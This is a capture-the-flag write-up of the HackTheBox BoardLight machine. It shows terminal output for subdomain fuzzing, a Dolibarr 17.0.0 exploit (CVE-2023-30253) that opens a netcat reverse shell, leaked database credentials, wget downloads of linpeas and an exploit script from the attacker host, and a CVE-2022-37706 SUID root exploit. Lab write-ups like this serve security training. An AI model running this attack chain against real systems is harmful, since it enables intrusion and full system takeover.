


HackTheBox BoardLight Writeup



Enumeration:

we start with nmap scanning.


The Nmap scan reveals two open TCP ports: port 22, which runs OpenSSH, and port 80, which hosts an Apache web server.

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/TOOL x root@kali: /home/kali x
Completed NSE at 13:20, 0.90s elapsed
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
Nmap scan report for 10.10.11.11
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_ 256 ab:13:38:ea:3e:e0:24:b4:f9:38:a9:63:62:38:dd:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.01s elapsed
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/
Nmap done: 1 IP address (1 host up) scanned in 17.56 seconds
Raw packets sent: 1094 (48.136KB) | Rcvd: 1094 (43.768KB)
```

Navigating to the website on 10.10.11.11, we find the home page of the website.

Nmap also gave us the hostname **Board.htb**.



We can try to find subdomains with wfuzz.


```
root@kali: /home/kali/SecLists/Discovery/DNS
File Actions Edit View Help
root@kali: /home/kali/SecLists/Discovery/DNS
root@kali: /home/kali/SecLists/Discovery/DNS
self.wait_for_tstate_lock()
File "/usr/lib/python3.11/threading.py", line 1139, in _wait_for_tstate_lock
if lock.acquire(block, timeout):
KeyboardInterrupt

(root@kali) ~/home/kali/SecLists/Discovery/DNS
(wfuzz) ~/home/kali/SecLists/Discovery/DNS
wfuzz -c -hc 404,400 -t 200 -hl 517 -w subdomains-topmillion-110000.txt -u http
://board.htb -H "Host: FUZZ.board.htb"
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning: Pycurl is not compile
d against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's
documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://board.htb/
Total requests: 114441

ID      Response  Lines  Word  Chars  Payload
-----
000000072: 200      149 L  504 W  6360 Ch  "crm"
```

We find the new domain **crm.board.htb**



We find a login page and the name and version of what is running behind **Dolibarr 17.0.0**.



it was very easy to find an exploit

The script works, thanks to a default username and password I found.

```
(root@kali)-[/home/kali/HTB/Board/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
# python3 exploit.py http://crm.board.htb 10.10.10.10 9999
[*] Trying authentication ...
[**] Login: 
[**] Password: 
[*] Trying created site ...
[*] Trying created page ...
[*] Trying editing page and call reverse shell ... Press Ctrl+C after successful connect
ion
```

```
root@kali: /home/kali
File Actions Edit View Help
root...TOOL x root@kali: /home/kali/HTB/Bo...libarr-17.0.0-CVE-2023-30253 x ro...li x
(root@kali): /home/kali
# nc -lmp 9999
listening on [any] 9999 ...
connect to [10.10.16.19] from (UNKNOWN) [10.10.11.11] 60456
bash: cannot set terminal process group (855): inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

Once inside, I spent quite a while going through the directories, looking for something that would help me. A username and password

```
root@kali: /home/kali
File Actions Edit View Help
root...TOOL x root@kali: /home/kali/HTB/Bo...libarr-17.0.0-CVE-2023-30253 x ro...li x
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarr@www';
$dolibarr_main_db_pass='dolibarr@www';
$dolibarr_main_db_type='mysql';
$dolibarr_main_db_charset='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
// $dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';
// $dolibarr_lib_FPDF_PATH='';
```

It took me a while to figure out how to use the password, but I remembered that I had found a user **larissa** and that was the way.

```
root@kali: /home/kali
File Actions Edit View Help
root...TOOL x root@kali: /home/kali/HTB/Bo...libarr-17.0.0-CVE-2023-30253 x ro...li x
www-data@boardlight:~$ cd ..
www-data@boardlight:~/var$ ls
backups crash local log metrics run tmp
cache lib lock mail opt spool www
www-data@boardlight:~/var$ cd ..
www-data@boardlight:/$ ls
bin cdrom etc lib lib64 lost+found mnt proc run srv tmp var
boot dev home lib32 libx32 media opt root sbin sys usr
www-data@boardlight:/$ ccd home
Command 'ccd' not found, did you mean:
command 'hcd' from deb hfsutils (3.2.6-14)
command 'cct' from deb proj-bin (6.3.1-1)
command 'cccd' from deb cccd (0.3beta4-7.1build1)
command 'ccr' from deb codecrypt (1.8-1build1)
command 'cc' from deb gcc (4:9.3.0-1ubuntu2)
command 'cc' from deb clang (1:10.0-50-exp1)
command 'cc' from deb pentium-builder (0.21ubuntu1)
command 'cc' from deb tcc (0.9.27-8)
command 'ccx' from deb calculix-cx (2.11-1build3)
command 'mcd' from deb mtools (4.0.24-1)
command 'bcd' from deb bsdgames (2.17-28build1)
command 'cdcd' from deb cdcd (0.6.6-13.1build2)
Try: apt install <deb name>
www-data@boardlight:/$ cd home
www-data@boardlight:/home$ ls
larissa
www-data@boardlight:/home$
```

there was the user flag

```
root@kali: /home/kali
File Actions Edit View Help
root...TOOL x root@kali: /home/kali/HTB/Bo...libarr-17.0.0-CVE-2023-30253 x ro...li x
connect to [10.10.16.31] from (UNKNOWN) [10.10.11.11] 48982
bash: cannot set terminal process group (861): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ ls
ls
index.php
styles.css.php
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ cd /home
cd /home
www-data@boardlight:/home$ ls
ls
larissa
www-data@boardlight:/home$ su larissa
su larissa
Password: 
ls
ls
larissa
cd larissa
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
user.txt
Videos
cat user.txt
```

Privilege escalation:

we will use linpeas.sh.

```
root@kali: /home/kali/HTB/Board
File Actions Edit View Help
r...L x root@kali: /home/kali/HT...rr-17.0.0-CVE-2023-30253 x ... x roo...ard x
ls
burp1.txt burp2.txt burp.txt Exploit-for-Dolibarr-17.0.0-CVE-2023-30253 linpeas.sh
root@kali: /home/kali/HTB/Board
nc -lvp 4444 < linpeas.sh
listening on [any] 4444 ...
^C
root@kali: /home/kali/HTB/Board
ls
burp1.txt burp2.txt burp.txt Exploit-for-Dolibarr-17.0.0-CVE-2023-30253 linpeas.sh
root@kali: /home/kali/HTB/Board
nc -lvp 4444 < linpeas.sh
listening on [any] 4444 ...
^C
root@kali: /home/kali/HTB/Board
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.11 - - [31/May/2024 09:54:15] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
larissa@boardlight: /tmp
File Actions Edit View Help
r...L x root@kali: /home/kali/HT...rr-17.0.0-CVE-2023-30253 x ... x roo...ard x
larissa@boardlight:/tmp$ nc 10.10.10.10 444 > linpeas.sh
nc 10.10.10.10 444 > linpeas.sh
bash: linpeas.sh: Permission denied
larissa@boardlight:/tmp$ ls -ld /tmp
ls -ld /tmp
drwxrwxrwt 14 root root 4096 May 31 06:49 /tmp
larissa@boardlight:/tmp$ nc -lvp 4444 < linpeas.sh
nc -lvp 4444 < linpeas.sh
nc: getnameinfo: Temporary failure in name resolution
larissa@boardlight:/tmp$ nc 10.10.10.10 4444 > linpeas.sh
nc 10.10.10.10 4444 > linpeas.sh
bash: linpeas.sh: Permission denied
larissa@boardlight:/tmp$ wget http://10.10.10.10:8000/linpeas.sh
wget http://10.10.10.10:8000/linpeas.sh
--2024-05-31 06:54:15-- http://10.10.10.10:8000/linpeas.sh
Connecting to 10.10.10.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862779 (843K) [text/x-sh]
Saving to: 'linpeas.sh.1'

linpeas.sh.1 100%[=====>] 842.56K 405KB/s in 2.1s

2024-05-31 06:54:18 (405 KB/s) - 'linpeas.sh.1' saved [862779/862779]

larissa@boardlight:/tmp$ ls -l linpeas.sh
ls -l linpeas.sh
-rwxr-xr-x 1 www-data www-data 765823 May 31 06:44 linpeas.sh
larissa@boardlight:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
chmod: changing permissions of 'linpeas.sh': Operation not permitted
larissa@boardlight:/tmp$
```


I had to investigate everything linpeas gave me, and I found that there was an exploit for the SUID binaries

```
larissa@boardlight: /tmp
File Actions Edit View Help
r...L x root@kali: /home/kali/HT...rr-17.0.0-CVE-2023-30253 x ... x roo...ard x

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 15K Apr 8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/e
nlightenment.sys (Unknown SUID binary)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/e
nlightenment.ckpasswd (Unknown SUID binary)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/e
nlightenment.backlight (Unknown SUID binary)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules
/cpuirq/linux-gnu-x86_64-0.22.1/freqset (Unknown SUID binary)
-rwsr-xr-x 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-help
er
-rwsr-xr-x 1 root root 467K Jan 2 09:13 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root dip 386K Jul 23 2020 /usr/sbin/pppd -> Apple_Mac_OSX_10.4.8(05-2
007)
-rwsr-xr-x 1 root root 44K Feb 6 04:49 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 55K Apr 9 08:34 /usr/bin/mount -> Apple_Mac_OSX(Lion)_Kerne
l_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 163K Apr 4 2023 /usr/bin/sudo -> check_if_the_sudo_version
_is_vulnerable
-rwsr-xr-x 1 root root 67K Apr 9 08:34 /usr/bin/su
-rwsr-xr-x 1 root root 84K Feb 6 04:49 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 39K Apr 9 08:34 /usr/bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 87K Feb 6 04:49 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 67K Feb 6 04:49 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/S
olaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Feb 6 04:49 /usr/bin/chsh
```

After cloning the repository and transferring the exploit script to the target machine we look for root

```
root@kali: /home/kali
File Actions Edit View Help
... x root@kali:...2023-30253 x ... x root...loit x root@kali:...2023-30253 x

www-data@boardlight:/var/tmp$ cd /tmp
cd /tmp
www-data@boardlight:/tmp$ wget http://10.10.10.10:8000/exploit.sh
wget http://10.10.10.10:8000/exploit.sh
--2024-05-31 07:22:23-- http://10.10.10.10:8000/exploit.sh
Connecting to 10.10.10.10:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 709 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh 100%[=====] 709 --KB/s in 0s

2024-05-31 07:22:23 (39.2 MB/s) - 'exploit.sh' saved [709/709]

www-data@boardlight:/tmp$ ls -l exploit.sh
ls -l exploit.sh
-rw-r--r-- 1 www-data www-data 709 May 31 07:12 exploit.sh
www-data@boardlight:/tmp$
```

```
root@kali: /home/kali/HTB/Board/CVE-2022-37706-LPE-exploit
File Actions Edit View Help
... x root@kali:...2023-30253 x ... x root...loit x root@kali:...2023-30253 x

(root@kali)-[/home/kali/HTB/Board/CVE-2022-37706-LPE-exploit]
# python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.11 - - [31/May/2024 10:22:23] "GET /exploit.sh HTTP/1.1" 200 -
```

```
larissa@boardlight: /tmp
File Actions Edit View Help
... x root@kali: ...LPE-exploit x root@kali: /home/...0-CVE-2023-30253 x ... x
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6P0h
VMwareDnD
vmware-root_644-2730496954
larissa@boardlight:/tmp$ chmod +x exploit.sh
chmod +x exploit.sh
larissa@boardlight:/tmp$ ./exploit.sh
./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file ...
[*] This may take few seconds ...
[*] Vulnerable SUID binary found!
[*] Trying to pop a root shell!
[*] Enjoy the root shell :)
mount: /dev/./tmp/: can't find in /etc/fstab.
# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# ls
ls
';'
VMwareDnD
exploit
exploit.sh
linpeas.sh
net
systemd-private-aeeb013cef354fc1b61113e156503f41-apache2.service-oW2kci
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-logind.service-FZbQsg
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-resolved.service-2P00Gf
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6P0h
vmware-root_644-2730496954
#
```

Root flag

```
larissa@boardlight: /tmp
File Actions Edit View Help
... x root@kali: ...LPE-exploit x root@kali: /home/...0-CVE-2023-30253 x ... x
';'
VMwareDnD
exploit
exploit.sh
linpeas.sh
net
systemd-private-aeeb013cef354fc1b61113e156503f41-apache2.service-oW2kci
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-logind.service-FZbQsg
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-resolved.service-2P00Gf
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6P0h
vmware-root_644-2730496954
# ls
ls
';'
VMwareDnD
exploit
exploit.sh
linpeas.sh
net
systemd-private-aeeb013cef354fc1b61113e156503f41-apache2.service-oW2kci
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-logind.service-FZbQsg
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-resolved.service-2P00Gf
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6P0h
vmware-root_644-2730496954
# cd root
cd root
/bin/sh: 4: cd: can't cd to root
# cat /root/root.txt
cat /root/root.txt
aeeb013cef354fc1b61113e156503f41
#
```